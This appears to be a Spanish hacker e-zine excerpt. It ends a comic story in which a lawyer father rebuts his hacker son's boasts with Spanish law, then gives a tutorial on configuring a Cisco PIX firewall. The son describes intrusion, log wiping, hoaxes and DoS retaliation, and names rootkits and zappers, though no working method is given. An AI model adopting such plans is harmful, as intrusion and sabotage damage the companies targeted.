(M)- Bueno, es la excepcion que confirma el periodo. Y tranquilo. Cuento con el secretismo que ejercen las empresas al haber sido penetradas. Si hacen publico el fallo de seguridad, ¿quien va a confiar en una empresa con medidas de seguridad tan pobres? ¡¡Tenian el Firewall Petardo v1.0!!

(A)- Andate con cuidado, porque el espionaje informatico empresarial tambien esta castigado con la carcel. En concreto dice el C.Penal que vas a prision por 2 a 5 años si descubres y sobretodo si difundes secretos de empresa, es decir, documentos escritos o electronicos con informacion sobre aspectos industriales, comerciales o de organizacion que por su importancia la empresa quiere mantener en secreto, o que tienen valor economico. Eso sin contar el apoderamiento o destruccion del soporte informatico, que es otro delito.

(M)- ¿Que culpa tengo yo de que Petardo v1.0 sea tan facil de inutilizar?

(A)- El C.Penal considera que es 'delito de robo con fuerza' aquel que se

ejecute con inutilización de sistemas específicos de alarma o guarda, o sea, del firewall. Y la LCD [Ley 3/1991 de Competencia Desleal] considera desleal la divulgación o explotación, sin autorización del titular, de secretos industriales o empresariales, obtenidos de forma ilegítima o legítima y con deber de reserva. Para ver el régimen sancionador, consulta la LECi [Ley 1/2000 de Enjuiciamiento Civil].

(M)- Voy volando. No es espionaje industrial lo que yo hice. No divulgaré lo que me encuentre. Incluidas las passwords que me encuentre, con las que podré entrar nuevamente y más fácilmente.

(A)- También es robo con fuerza aquel que se ejecute con el uso de 'llaves falsas', entendidas como llaves legítimas perdidas por el propietario u obtenidas por un medio que constituya infracción penal, así como aquellas que no sean destinadas por el propietario para abrir la cerradura. Hasta 3 años de prisión por el robo con fuerza.

(M)- Joder, pero si solo fueron 4 euros lo que me costó la suscripción a las revistas.

(A)- Mejor. La estafa o apropiación indebida de menos de 300 euros se castiga con arresto de 2 a 6 fines de semana o una multa. A partir de los 300 euros ya entramos en otro tipo de delito más grave; ¡te falta en tu colección, hijo!

(M)- Ya. Les sale mucho más caro encontrarme. Y luego denunciarme. Y si me llegaran a denunciar, difundiría unos cuantos hoaxes contra ellos...

(A)- ¿Jouxes?

(M)- Falsos rumores. Si me denunciaran, implicaría a la empresa en una red de tráfico de órganos, o algo así, y haría que se difundiera la noticia a través de envíos de mail en cadena. Algun cliente perderían esos h...

(A)- Levantar falso testimonio. Eso es pecado, hijo pío, lo dice la Biblia.

(M)- Yo soy Budista.

(A)- Pues entonces, es delito según las repercusiones de la falsedad.

(M)- Pues... les saturaría el servidor como represalia, o les crackearía su página web, o les enchufaría un DoS [Denial of Service], para que se lo piensen dos veces antes de volverme a acusar... ¡No saben quien soy!

(A)- ¿Quién tiene que pensar el que? Tu estás chalado. Con tu ingenioso plan, sumarias... un montón de años de cárcel, sin contar los que llevas acumulados hasta ahora; ya he perdido la cuenta. El C.Penal considera como delictivas la destrucción, alteración, inutilización de datos, programas o documentos electrónicos ajenos contenidos en redes, soportes o sistemas informáticos. Hasta 3 años de cárcel. Para que lo sepas, aquí se incluyen crackeos a páginas web, es decir, la modificación del aspecto o del comportamiento de páginas web, como retocar imágenes, o redireccionar a otras direcciones, o cambiar textos, etc...

(M)- Jo.

(A)- También incluye saturar los servidores con mala fe, con el envío masivo de peticiones.

(M)- Ya.

(A)- También formaría parte de ese tipo de delitos el borrar tus huellas cuando intrusas en un sistema sin autorización.

(M)- O sea, borrar logs, utilizar zappers, recompilar programas en el sistema remoto, cambiar contraseñas de acceso, crear permisos, añadir, modificar o borrar archivos, uso de exploits, inyección de código, rootkits...

(A)- Si hijo, sí, lo que tu digas... Y también los programas que están destinados específicamente a destruir o alterar información.

(M)- Como la mayoría de gusanos y bombas lógicas.

(A)- No lo sé, yo me refiero a los virus informáticos, que es lo que

conozco.

(M)- Ah, esas maravillosas obras de arte autoreplicantes con propiedades a veces extraordinarias de mimetismo, polimorfismo, mutabilidad, contagio, encriptacion... -¡El código a veces es una genialidad!

(A)- Si, si, como el virus del SIDA; menos maravilloso y genial, el resto es igualito a lo que tu dices. Distribuir virus informaticos es una irresponsabilidad gravisima, sobretodo si pueden llegarse a descontrolar. ¿Que sentira un creador de virus cuando su 'maravilloso y genial' código paralice los sistemas de UVI de un hospital infantil o interfiera en los sistemas informaticos de Proteccion Civil en medio de un grave atentado terrorista? ¿Serian responsables del da=0 o del agravamiento del da=0? ¿Serian cómplices? ¿No tendrian ni la mas minima culpa de nada?

(M)- Ya. Escapar al control humano. No lo pense cuando hice aquel virus de macro... Yo creo que la culpa es de las empresas y usuarios, que abren todos los archivos que encuentran sin saber que son. Falta educacion.

(A)- Entonces, cuando en Australia introdujeron un par de conejos para que se reprodujeran y asi poder practicar la caza, la culpa de que acabara siendo una plaga de consecuencias desastrosas para los campos, fue de los granjeros por no tener alambradas protectoras y de la vegetacion endemica por dejarse comer y extinguir. ¿No?

(M)- ¿Conejos? Mmmmm...

(A)- Falta educacion, de acuerdo. Pero todo creador de virus informatico tendria que ser consciente del riesgo potencial desconocido.

(M)- Como lo tendrian que estar las empresas biotecnologicas que liberan seres vivos transgenicos en el medio ambiente. ¡Maldito kapital! ¡Ellos si que son legales, no?

(A)- Si, pero almenos los transgenicos tienen capacidades limitadas de reproduccion, para evitar su propagacion autonoma. En cambio los virus estan creados para propagarse sin control.

(M) - No todos.

(A)- ¿Crear virus? ¿Crear minas antipersona? 'Yo solo los fabrico, lo que hagan los demas con ellos no es mi responsabilidad', argumentan de forma despreocupada quienes los crean. ¡Que aprovechen su talento para ayudar a una causa noble y admirable como el código abierto! O que hagan programas para discapacitados, o, ¿por que no?, incluso aplicaciones para las Adm. Publicas cuyo funcionamiento tanto critican y boicotean... ¡Que no sean tan nihilistas!

(M)- Joder, papa, ¡como te cebas con el viriing! Los hay que solo son bromitas inofensivas... ¡¡No generalices!! -¡Te has pasado un monton! ¡No tienes ni idea de lo que hablas! Los virus son obras de arte con las que se puede aprender y que ayudan a descubrir nuevas tecnicas de programacion...

(A)- Es posible. La bomba atomica ayudo a descubrir nuevos aspectos de la Fisica Nuclear... ¿El fin justifica los medios?

Llegados a este punto, Mejuto no tuvo mas remedio que defenderse con un ataque, avanzando todos sus peones, y dejando al descubierto al Rey. Una jugada demasiado precipitada:

(M)- volviendo al tema de antes, los del servidor hackeado no me pillaran porque borre las pistas, ¿vale? Elimine los registros de acceso de sus bases de datos de movimientos y logs, ¿vale? Ya no tienes que preocuparte. Esta todo controlado. ¡Ea! Se acabo la discusion. -¡Y punto!

Y el padre de Mejuto se basto de un inteligente movimiento de peon para dar via libre a su alfil, que apuntaba al puro estilo 'pointer' a la direccion de memoria del Rey:

(A)- Ostia, ostia, ostia... No has entendido nada de nada pero es que de nada. Las bases de datos tienen proteccion legal multiple. Pueden estar

protegidas por los derechos de autor, derecho de propiedad industrial, derecho de la competencia, derecho contractual, derecho de secreto, proteccion de los datos de caracter personal, proteccion de tesoro nacional, proteccion de acceso a documentos publicos, y el C.Penal dice que...

(M)- ¿...?

(A)- (...)

(M)- ¿Que ha sido ese ruido...?

(A)- ¿eh...?

Unos fuertes golpes en la puerta principal de la casa interrumpieron subitamente las explicaciones.

(A)- Llamam a la puerta. ¿Quien sera a estas horas de la noche?

(P)- ¡Abran, -policia! -¡Tenemos una orden de detencion!

(A)- ¿¿¿Queeee??? --¡¡¡Mierda!!!! ¡¡Mejuto, reza si sabes!!

Subidon de adrenalina y olor a caquita. Mejuto se puso las gafas y con la velocidad del rayo saco un diskette del doble fondo de un cajon de su escritorio. Despues de oir lo que su padre le habia estado explicando, se le podia caer el pelo entre rejas. Pero aun guardaba un as bajo la manga. Diskette en la ranura. Miedo y nervios. Doble click en la unidad A. Doble click en 'borresemle.exe'.

(P)- ¡Policia! ¡Abran la puerta o la derribamos!

Un ejecutable, especialmente dise=ado por el, empezo a resetear la memoria del disco duro susceptible de contener datos que pudieran incriminarle en delitos. Quedaba poco tiempo. Para colmo, como si quisiera tranquilizarle, su windows98 le pinto la pantalla de color azul relajante. ¡Traidor! -¡Que oportuno! ¡Como en la presentacion de Bill Gates! -¡A la mierda! Ya daba todo igual. Ya no habia tiempo para reiniciar. ¿Cuantos a=os le podrian condenar? ¿Tendran Internet en la carcel? ¿Seria su padre tan buen abogado? Incerteza.

El padre de Mejuto abrio la puerta principal ante los cada vez mas escandalosos gritos de las Autoridades. Tras abrirla, sorprendentemente la policia se avalanzo -¡sobre el padre de Mejuto!! Un leve forcejeo. Tension. Una docena de policias entrando en avalancha a la casa y dispersandose con pistola en mano y chalecos anti-bala. Ruido de cristales rotos. Tras escuetas palabras lo esposaron y le leyeron sus derechos ante la atonita e incredula mirada de Mejuto. ¿Por que le detienen a el y no a mi? - penso Mejuto.

Por lo visto, el padre de Mejuto, ilusionado con poder pagar la universidad privada a su hijo, habia creado varias empresas fantasma que se dedicaban falsamente a la exportacion de bidones de detergente Ariel a paraisos fiscales. De esta original forma consiguio limpiar cerca de un millon de euros de dinero negro. La policia se lo llevo detenido acusado de blanquear dinero con Ariel.

(A)- ¡¡Lo siento, hijo!! - grito camino del coche policial, con una sonrisa forzada y temblorosa. - --¡¡Ya te llamare!! - le dijo, esposado y escoltado por una corpulenta y susceptible mujer policia, que no le quitaba la vista de encima. - --¡¡Despidete de La Sorbona...!! - grito entre risas nerviosas.

Con estas ultimas palabras la mujer policia se dio por aludida y se ofendio, no pudiendo contener el alzar la mano en actitud amenazante contra el padre de Mejuto, quien, al verlo, se dejo caer al suelo haciendose la victima, con tan mala fortuna que se desnucó.

[Cinco a=os despues...]

1) El padre de Mejuto fue procesado por blanqueo de dinero y evasión de capital. Se le propuso una pena de 20 años de prisión. Se defendió a sí mismo en el proceso judicial y, con sus argucias de abogado y su collarín de accidentado, se libró de la cárcel, e incluso consiguió una indemnización de 3.000 euros a su favor por la supuesta agresión de la mujer policía. Actualmente trabaja en la Sección de Fraudes y Delitos Monetarios de la Liga para la Defensa del Consumidor, luchando pacíficamente por un Estado Social y de Derecho más justo y libre.

2) La mujer policía fue injustamente expedientada y expulsada del Cuerpo por supuestos abusos de autoridad. Emigró a la costa Oeste de los Estados Unidos donde abrió una escuela de artes marciales. Actualmente es deportista de élite, y compite en la Pacific League de lucha libre.

3) Actualmente Mejuto está acabando Ciencias Informáticas en La Sorbona y ha conseguido un contrato-basura de sysop en Yahoo! Mail. Por fin es un hacker de élite. Por fin es libre.

Son tres formas de entender la LIBERTAD.

[Fin del Capítulo 2]

\*EOF\*

#####

## Introduccion al Cisco PIX Firewall

by ca0s

ca0s@getrewted.com.ar  
<http://www.getrewted.com.ar>

#####

### --[ Contenidos

- 1 - Introduccion
- 2 - Conceptos antes de empezar
- 3 - Configuracion basica
- 4 - NAT "Network Address Traslation"
- 5 - PAT "Port Address Traslation"
- 6 - Armando el Ruteado
- 7 - Reglas de filtrado
- 8 - Restringiendo el acceso
  - 8.1 - Logueandonos al PIX
  - 8.2 - Privilegios de los usuarios
- 9 - Configurando el Syslog
- 10 - Todo lo no cubierto
- 11 - Referencias

### --[ 1 - Introduccion

Este articulo es una introduccion a la filosofia y configuracion basica de un Cisco PIX Firewall. Estara focalizado mas en la parte practica que teorica, y acompa~ado con comentarios de diferentes experiencias.

Se puede decir que el fuerte de Cisco Systems, y lo que la mayoría conoce, son sus routers. Por ello, constantemente compararemos a los routers de Cisco con su firewall.

Si bien este articulo es solo una introduccion, contiene todo lo necesario para configurar y administrar un PIX desde cero, y darles las herramientas para poder seguir investigando. O por lo menos esa es la idea, no los aburro mas...

Pueden enviarme cualquier consulta o comentario relacionado a este articulo.

### --[ 2 - Conceptos antes de empezar

PIX "Private Internet exchange" es el firewall de Cisco Systems para su linea de productos de seguridad "Cisco Secure". Originalmente el PIX fue construido por una empresa llamada TNI "Translation Networks Inc.", hasta que fue adquirida por Cisco, y en 1994 salio al mercado como el primer producto comercial para hacer NAT.

Al contrario de la creencia popular, el sistema operativo del PIX no es un IOS con las access lists mejoradas, sino que fue especialmente dise~ado y bautizado con el nombre de FOS "Finesse Operating System". La ultima version del FOS es la 6.3.

Dentro de las muchas cualidades del PIX, podemos nombrar su SO embebido que evita los bugs de SO's para propositos generales; el ASA "Adaptive Security Algorithm" que realiza la inspeccion, y mantiene el estado de las conexiones y las traslaciones de red; el Cut-through Proxy que permite autenticar a los usuarios con el PIX utilizando ftp, telnet o http; la opcion de filtrado de URL's en el PIX utilizando un software externo; su gran performance para armar

VPN's; y la muy reciente posibilidad de manejar VLAN's, entre otras cosas.

Actualmente podemos encontrar la serie 500 de PIX con cinco modelos, el 501, 506E, 515E, 525 y 535. El 501 para uso hogareño, los 515E, 525 y 535 para empresas medianas y grandes, y el 506 es un intermedio entre estas dos gamas. Todos estos modelos conservan el gran poder del PIX y su mayor diferencia se encuentra en la memoria, trafico, cantidad de interfaces y licencias.

El PIX 501 viene con una licencia de 10 usuarios, permitiendo atravesar el firewall solo a 10 direcciones IP de origen. Esta licencia puede ser extendida a 50 usuarios. El 506 posee una licencia unica en modo ilimitado. El resto de los modelos puede poseer una licencia Unrestricted (UR) que permite la instalacion y uso del maximo numero de interfaces y memoria RAM. Este modo tambien soporta "failover". Una licencia Restricted (R) que limita el uso de las interfaces y memoria del sistema. Este modo no soporta failover. Y finalmente la licencia de Failover (FO) que permite al PIX trabajar en una configuracion de firewall redundante con otro PIX que posea una licencia UR.

El hardware con el cual esta construido el PIX no es nada que no conozcamos. Si utilizamos el comando "show version" filtrando la salida, esto lo hacemos con una reducida version del comando "grep" que trae el FOS, podemos obtener una descripcion. Veamos de que estan hechos los PIX 501, 515 y 525:

```
Paris# sh ver | grep Hardware
Hardware: PIX-501, 16 MB RAM, CPU Am5x86 133 MHz
```

```
Roma# sh ver | grep Hardware
Hardware: PIX-515, 64 MB RAM, CPU Pentium 200 MHz
```

```
Arcadia# sh ver | grep Hardware
Hardware: PIX-525, 256 MB RAM, CPU Pentium III 600 MHz
```

Seguramente deben estar pensando que entonces pueden construirse su propio PIX, y estan en lo correcto. Lo unico que necesitan es la flash card del PIX, que es una tarjeta ISA, y la pueden comprar usada a un modico precio en sitios de venta online. Luego la motherboard, micro y placas de red Intel no les resultara dificil de conseguir. Este tipo de engendros fue bautizado como "FrankenPIX". Si les interesa saber mas, en estos links tienen mas informacion: [Ref. 1, Ref. 2]

### --[ 3 - Configuracion basica

Ahora veremos la configuracion basica de un PIX. Notaran que la sintaxis de los comandos del FOS es muy parecida a la del IOS, o como lo llama Cisco "IOS like".

Para asegurarnos de que estamos comenzando con una configuracion limpia podemos usar "write erase" para borrar la configuracion, y "reload" para reiniciar el firewall. Todo esto deberemos hacerlo conectados al PIX con un cable de consola ya que todavia no hemos configurado una direccion IP para acceder de otra forma.

La primera vez que accedamos al PIX lo haremos en modo no privilegiado, y nos aparecera el ">" en el prompt, para pasar a modo privilegiado usaremos el comando "enable", y el prompt cambiara a "#". Al hacer esto por primera vez, no nos pedira password ya que aun no lo hemos configurado. Si queremos pasar a modo de configuracion utilizaremos el comando "configure terminal" y el prompt cambiara a "(config)#".

```
pixfirewall> enable
pixfirewall# configure terminal
pixfirewall(config)# quit
pixfirewall# disable
pixfirewall>
```

Algo muy practico, es que desde el modo de configuracion podemos utilizar todos los comandos que se encuentran fuera de este modo. Esto no podemos hacerlo en el IOS. Otra cosa que si se encuentra disponible en el IOS, y no esta disponible en el FOS, es la posibilidad de que los comandos se autocompleten con la tecla TAB.

El siguiente paso sera cambiar el hostname del PIX y configurar los passwords del modo no privilegiado y el modo privilegiado.

```
pixfirewall(config)# hostname Arcadia
Arcadia(config)# password mal0r
```

```
Arcadia(config)# enable password MUYma10r
```

El valor máximo del password es de 16 bytes, y utiliza un hash MD5 encodeado en base64. El IOS usa 1000 MD5 Update rounds para dificultar un brute force del password, mientras que el FOS utiliza solo uno. Cisco recomienda usar políticas de passwords fuertes, y crear usuarios/passwords en la base de datos local que veremos mas adelante.

Al momento de configurar las interfaces de red del PIX debemos tener en cuenta el nivel de seguridad de cada una de ellas. El nivel de seguridad indica la confianza que se tiene de una interfaz respecto a otra en relacion a la red que tiene conectada. Por ejemplo, una interfaz conectada a Internet va a ser de menor confianza que otra conectada a nuestra red privada.

Algo muy importante sobre los niveles de seguridad, es que una interfaz con un nivel de seguridad alto, puede acceder a otra interfaz con un nivel de seguridad bajo, y una interfaz con un nivel de seguridad bajo, no puede acceder a otra interfaz con un nivel de seguridad alto.

La interfaz de red conectada a la red interna, en adelante "inside", poseera el nivel de seguridad mas alto que corresponde a 100. Mientras que la interfaz conectada a Internet, en adelante "outside", poseera el nivel de seguridad mas bajo que corresponde a 0. Estas asignaciones son las default del PIX, y aunque podemos cambiarlas no es recomendable hacerlo.

Una curiosidad, es que la interfaz Ethernet 0 siempre sera la outside, y la Ethernet 1 siempre sera la inside. Cisco lo definio de esta forma, para asociar el 0 con la "O" de outside, y el 1 con la "I" de inside.

Los niveles de seguridad del 1 al 99, pueden ser asignados a otras interfaces segun el nivel de confianza que le tengamos. Por ejemplo, a una red DMZ podemos asignarle el nivel de seguridad 75, y el nombre "dmz". Esto lo hacemos usando el comando "nameif".

```
Arcadia(config)# nameif ethernet2 dmz sec50
Arcadia(config)# show nameif
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security75
nameif ethernet3 dmz2 security50
```

Luego debemos utilizar el comando "interface", para configurar la velocidad de la interfaz y que quede completamente activa.

```
Arcadia(config)# interface ethernet2 100full
```

Cada interfaz del PIX debe poseer una direccion IP. Esto lo configuramos con el comando "ip address", donde a la interfaz la podemos llamar con el nombre que le pusimos, por ejemplo "dmz", en lugar del nombre de hardware "ethernet2".

```
Arcadia(config)# ip address dmz 192.168.0.1 255.255.255.0
```

Para ver la configuracion actual que esta corriendo en la RAM usamos el comando "show running-config", para guardar la configuracion en la memoria Flash usamos el comando "write memory", y para ver la configuracion de la Flash usamos el comando "show startup-config".

Si queremos guardar una copia de la configuracion, podemos utilizar el comando "write net" para enviarla a un TFTP, o hacer un "show run" y copiar la salida manualmente a un archivo.

```
Arcadia# write net 10.0.0.10:archivo.conf
Building configuration...
TFTP write 'archivo.conf' at 10.0.0.10 on interface 1
[OK]
```

Les dejo a su criterio evaluar el metodo mas seguro.

--[ 4 - NAT "Network Address Translation"

Dentro de las principales virtudes que posee el PIX, se encuentra su gran robustez para realizar NAT's. Esta característica nos ayudara a resolver problemas de superposicion de direcciones IP, y principalmente a fortalecer

nuestro dise~o de seguridad.

La superposicion de direcciones IP es algo muy comun cuando conectamos nuestra red a otra que utiliza los mismos rangos de direcciones IP que nosotros. En estos casos podemos usar NAT's para trasladar una direccion IP a otra que no se suporponga con la nuestra.

Al comenzar a dise~ar la seguridad de nuestra red debemos tener presente que siempre el primer escalon de seguridad van a ser los NATs.

Como habia comentado anteriormente, desde una interfaz de menor seguridad no se puede acceder a otra de mayor seguridad, por esta razon es que deberemos realizar un NAT para trasladar una IP de una red de mayor seguridad hacia otra de menor seguridad y pueda ser accedida. Aqui es donde el dise~o de los NATs se vuelve fundamental para permitir el acceso a los sistemas estrictamente necesarios.

Una traslacion, llamada "xlate", equivale al mapeo de una direccion IP a otra direccion IP. Dentro de cada traslacion podemos encontrar muchas conexiones, llamadas "conn".

Existen cuatro tipos de NATs muy similares que vamos a poder usar en un PIX, el NAT Inside Estatico, NAT Inside Dinamico, NAT Outside estatico y NAT Outside Dinamico. El que mas utilizaremos es el NAT Inside Estatico, que realiza una traslacion entre una direccion IP en una interfaz segura a una direccion IP en una interfaz menos segura.

```
Arcadia(config)# static (dmz,outside) 200.0.0.20 192.168.2.45  
Arcadia(config)# static (inside,dmz) 10.0.0.9 10.0.0.9
```

En el primer ejemplo, hacemos un NAT Estatico para que el host 192.168.2.45 de la DMZ pueda ser accedido desde Internet con la IP publica 200.0.0.20. En el segundo ejemplo hacemos un NAT para que los hosts que se encuentran en la DMZ puedan acceder al host 10.0.0.9 de la red interna, de otra forma no seria posible dado que la DMZ posee un nivel de seguridad menor al de la red interna y por lo tanto sin un NAT no puede acceder a ella.

En la sintaxis del comando vemos que entre parentesis se encuentra primero la interfaz de mayor seguridad y luego la de menor seguridad, fuera del parentesis es al contrario, primero viene la IP de menor seguridad y luego la de mayor seguridad. No me pregunten porque esto es asi, cosas de Cisco.

Hay un tipo mas de NAT que no se encuentra en las categorias antes mencionadas conocida como "Identity NAT". Este tipo de NAT nos permitira, por ejemplo, acceder desde Internet a un host de nuestra red interna sin ninguna traslacion, obviamente esto es muy inseguro.

```
Arcadia(config)# nat (inside) 0 200.0.0.69 255.255.255.255  
nat 0 200.0.0.69 will be non-translated
```

Como vemos esto lo hacemos con el comando "nat 0", y una vez aplicado el comando nos aparecera un mensaje diciendo que la IP no sera trasladada. Hay que tener en cuenta que para hacer esto, dentro de nuestra red interna 10.0.0.0/8 deberiamos tener un host con una IP publica 200.0.0.69.

Finalmente, para que el PIX tome cualquier tipo de cambio que hayamos realizado en los NAT deberemos utilizar el comando "xlate". Este comando nos permitira ver o borrar el contenido de los slots de traslaciones.

```
Arcadia# show xlate  
2 in use, 2 most used  
Global 200.0.0.20 Local 10.1.0.18  
Global 200.0.0.21 Local 10.1.0.45  
Arcadia# show xlate count  
1 in use, 2 most used
```

En el primer ejemplo, con "show xlate" vemos las traslaciones que hay en ese momento, luego al hacer "show xlate count" vemos con menos detalles que hay solo una traslacion activa y el maximo de traslaciones realizadas fue de dos.

Como deciamos antes para que el PIX tome los cambios del NAT deberemos usar el comando "xlate", siempre sera asi cuando hayamos usado cualquiera de los comandos "alias", "conduit", "global", "nat", "route" o "static".

```
Arcadia(config)# clear xlate
```

Debemos tener en cuenta que al aplicar el comando "clear xlate" la tabla de traslaciones se borraría, y todas las conexiones se van a terminar.

Una opción para evitar esto, y no interrumpir el arduo trabajo de algún amigo usando el messenger, sería utilizar el comando "xlate" pero para eliminar una traslación específica.

```
Arcadia(config)# clear xlate local 10.1.0.36
```

Lamentablemente, por lo menos en la versión 6.3 del FOS, esta alternativa no funciona muy bien, y no tendremos otra opción que hacer un "clear xlate".

Para que lo tengan en cuenta, al agregar un NAT en general puede funcionar sin necesidad de hacer un "clear xlate", ya que este es un elemento nuevo en la tabla.

--[ 5 - PAT "Port Address Translation"

El PAT utiliza una única dirección IP con un puerto origen mayor a 1024 para crear cada sesión. El PIX soporta hasta 64000 sesiones por cada PAT.

El ejemplo más común, sería un PAT que permita a todos los hosts de nuestra red interna acceder a Internet utilizando una única dirección IP pública, que no necesariamente debe ser la IP pública de la interfaz outside del PIX.

```
Arcadia(config)# nat (inside) 1 10.0.0.0 255.255.255.0
Arcadia(config)# global (outside) 1 200.0.0.20 netmask 255.255.255.255
```

Como vemos nuestra red interna 10.0.0.0/24 accede a Internet con la IP pública 200.0.0.20, usando un puerto único mayor a 1024 por cada conexión.

Ahora si quisieramos hacer un PAT usando la dirección IP pública de la interfaz outside haríamos lo siguiente:

```
Arcadia(config)# nat (inside) 1 10.0.0.0 255.255.255.0
Arcadia(config)# global (outside) 1 interface
```

Con la opción "interface" del comando "global" realizamos un PAT utilizando la IP de la interfaz outside, con esto logramos ahorrarnos una IP pública. Luego del parentesis, el número "1" corresponde a lo que es llamado el "nat\_id", que nos permitiría diferenciar diferentes PATs. Veamos algunos ejemplos:

```
Arcadia(config)# nat (inside) 1 10.1.0.0 255.255.0.0
Arcadia(config)# nat (inside) 1 10.2.0.0 255.255.0.0
Arcadia(config)# nat (dmz) 1 192.168.1.0 255.255.255.0
Arcadia(config)# global (dmz) 1 192.168.1.10 netmask 255.255.255.255
Arcadia(config)# global (outside) 1 interface
Arcadia(config)# nat (inside) 2 10.40.0.0 255.255.0.0
Arcadia(config)# nat (inside) 2 10.41.0.0 255.255.0.0
Arcadia(config)# global (dmz) 2 192.168.1.11 netmask 255.255.255.255
```

Con el nat\_id 1 vemos que las redes 10.1.0.0/16 y 10.2.0.0/16 acceden a la DMZ con el PAT 192.168.1.10 y a Internet con el PAT de la interfaz outside, dado que la red 192.168.1.0/24 de la DMZ también posee el nat\_id 1, los hosts de esa red podrían de la misma forma utilizar el PAT de la interfaz outside para salir a Internet. Con el nat\_id 2 vemos que las redes 10.40.0.0/16 y 10.41.0.0/16 pueden acceder a la DMZ con un PAT diferente al del nat\_id 1, utilizando la IP 192.168.1.11.

Por supuesto al utilizar los comandos "nat" o "global" deberemos hacer un "clear xlate" para que los cambios tomen efecto.

--[ 6 - Armando el Ruteado

Como vimos al principio, el PIX no es un router con las ACL mejoradas para hacer de firewall, por lo que no esperemos tener las mismas características de ruteado que posee un router.

Con el PIX podemos configurar ruteado estático y dinámico. El ruteado dinámico soporta los protocolos RIP y OSPF. Aunque es fuertemente recomendado utilizar

siempre rutas estaticas.

Algo muy curioso es que el PIX no puede rutear un paquete por la misma interface que lo recibio, para tenerlo en cuenta.

Solo veremos ruteado estatico porque en general es lo unico que vamos a usar. El comando a utilizar es el "route", y su sintaxis es muy simple, indicamos cual es la interface por la que se conocera la ruta, cual es la red a rutear, y cual es el gateway a donde se enviaran los paquetes. Veamos un ejemplo:

```
Arcadia(config)# route dmz 192.168.1.0 255.255.255.0 192.168.1.1
```

En este ejemplo le decimos al PIX que la red 192.168.1.0/24 la va a encontrar por la interface "dmz", y el gateway es la direccion IP "192.168.1.1" de la misma interface, ya que los hosts estan directamente conectados. Si tuvieramos varias redes diferentes en la DMZ, simplemente ponemos la IP del router que nos permita alcanzar la red que queremos.

Para configurar el default gateway del PIX, lo hacemos de la siguiente forma:

```
Arcadia(config)# route outside 0.0.0.0 0.0.0.0 200.0.0.1 1
```

De la siguiente forma "0.0.0.0 0.0.0.0" le indicamos a nuestro PIX que todos los paquetes salientes sean enviados al border router "200.0.0.1", con una metrica de 1 lo que indica que esta directamente conectado.

## --[ 7 - Reglas de filtrado

Con una ACL "Access Control List" podemos permitir o denegar el trafico que atravesara el PIX. Para ello vamos a utilizar los comandos "access-list" y "access-group".

Con "access-list" creamos las ACLs, y con "access-group" las aplicamos sobre una interface. Cada grupo de ACLs debe poseer un nombre, por ejemplo al grupo de ACLs que aplicaremos en la interface inside las podemos llamar ACLIN.

```
Arcadia(config)# access-list ACLIN permit tcp any any eq 80
```

Solo podemos aplicar un grupo de ACLs por cada interface, si le aplicamos otro grupo estariamos re-escribiendo las anteriores. Al aplicar las ACLs sobre una interface con "access-group", debemos especificar si inspeccionara el trafico entrante o saliente de la interface, generalmente sera el entrante.

```
Arcadia(config)# access-group ACLIN in interface inside
```

o re-escribiendo las anteriores y cambiando el sentido del trafico:

```
Arcadia(config)# access-group ACLIN-2 out interface inside
```

La politica default del PIX es denegar todo el trafico, por lo que generalmente vamos a aplicar ACLs para permitir trafico, y en menor medida para denegar con el objetivo de acotar otro acceso permitido. Un ejemplo clasico es un Proxy en nuestra DMZ que tiene permitido salir al puerto 80 de cualquier lado, pero antes le denegamos el acceso a los servidores web de nuestra red interna.

```
Arcadia(config)# access-list ACLDMZ deny tcp host 192.168.1.10 10.0.0.0  
255.0.0.0 eq 80
```

```
Arcadia(config)# access-list ACLDMZ permit tcp host 192.168.1.10 any eq 80
```

Una ACL esta compuesta por su nombre, la accion que realizara (permit o deny), el protocolo utilizado (IP, TCP, UDP o ICMP), la direccion IP o Red de origen, el puerto de origen, la direccion IP o Red de destino, y el puerto de destino.

```
Arcadia(config)# access-list ACLIN permit tcp host 10.0.0.11 host 200.32.102.217  
eq www
```

En este ejemplo, permitimos al host 10.0.0.11 de nuestra red interna acceder a la web del host 200.32.102.217 en Internet. Para ello usamos la opcion "host" que nos permite especificar una IP en particular. Cuando no es necesario especificar un puerto simplemente no hacemos referencia a el, de lo contrario usamos la opcion "eq" para especificarlo. Algunos puertos conocidos podemos llamarlos por su nombre, por ejemplo al puerto 80 con www, al 21 con ftp, al 443 con https, etc.

```
Arcadia(config)# access-list ACLIN permit tcp any host 200.32.102.217
range 9000 9100
```

En este ejemplo, usamos "any" para indicar cualquier direccion IP de origen, y usamos la opcion "range" para indicar un rango de puertos.

```
Arcadia(config)# access-list ACLIN permit ip any any
```

Cuando usamos "ip" como protocolo, estamos declarando que puede ser cualquier protocolo, osea TCP, UDP o ICMP. En este ejemplo permitimos absolutamente todo sin restriccion de puertos.

Cada ACL que aplicamos se va a cargar al final de la lista, esto nos complicara decirle al PIX que debe chequear primero ya que lo hace en forma descendiente desde la primer regla, y por supuesto todo sera un gran desorden.

Para evitar esto, generalmente se administran las reglas de dos formas. Cuando tenemos que hacer muchos cambios, borramos todas las reglas con el comando "no access-list", volvemos a cargar las reglas, y las aplicamos en la interface con "access-group". Todo esto con un simple "copy + paste".

```
Arcadia(config)# no access-list ACLDMZ
Arcadia(config)# access-list ACLDMZ deny ip host 192.168.1.10 10.0.0.0
255.255.255.0
Arcadia(config)# access-list ACLDMZ permit tcp host 192.168.1.10 any eq 21
Arcadia(config)# access-list ACLDMZ permit tcp host 192.168.1.10 any eq 80
Arcadia(config)# access-list ACLDMZ permit tcp host 192.168.1.10 any eq 443
Arcadia(config)# access-group ACLDMZ in interface dmz
```

Aquellos que configuran routers de Cisco se preguntaran si no es necesario desaplicar las reglas de la interface con un "no access-group", pues no, solo tienen que borrarlas con "no access-list". Mas curiosidades del FOS.

Otra forma muy parecida a esta, es cargar las nuevas ACLs con otro nombre, por ejemplo ACLDMZ-2, y pisar las anteriores con "access-group".

```
Arcadia(config)# access-list ACLDMZ-2 deny ip host 192.168.1.10 10.0.0.0
255.255.255.0
Arcadia(config)# access-list ACLDMZ-2 permit tcp host 192.168.1.10 any eq 21
Arcadia(config)# access-list ACLDMZ-2 permit tcp host 192.168.1.10 any eq 80
Arcadia(config)# access-list ACLDMZ-2 permit tcp host 192.168.1.10 any eq 443
Arcadia(config)# access-group ACLDMZ-2 in interface dmz
```

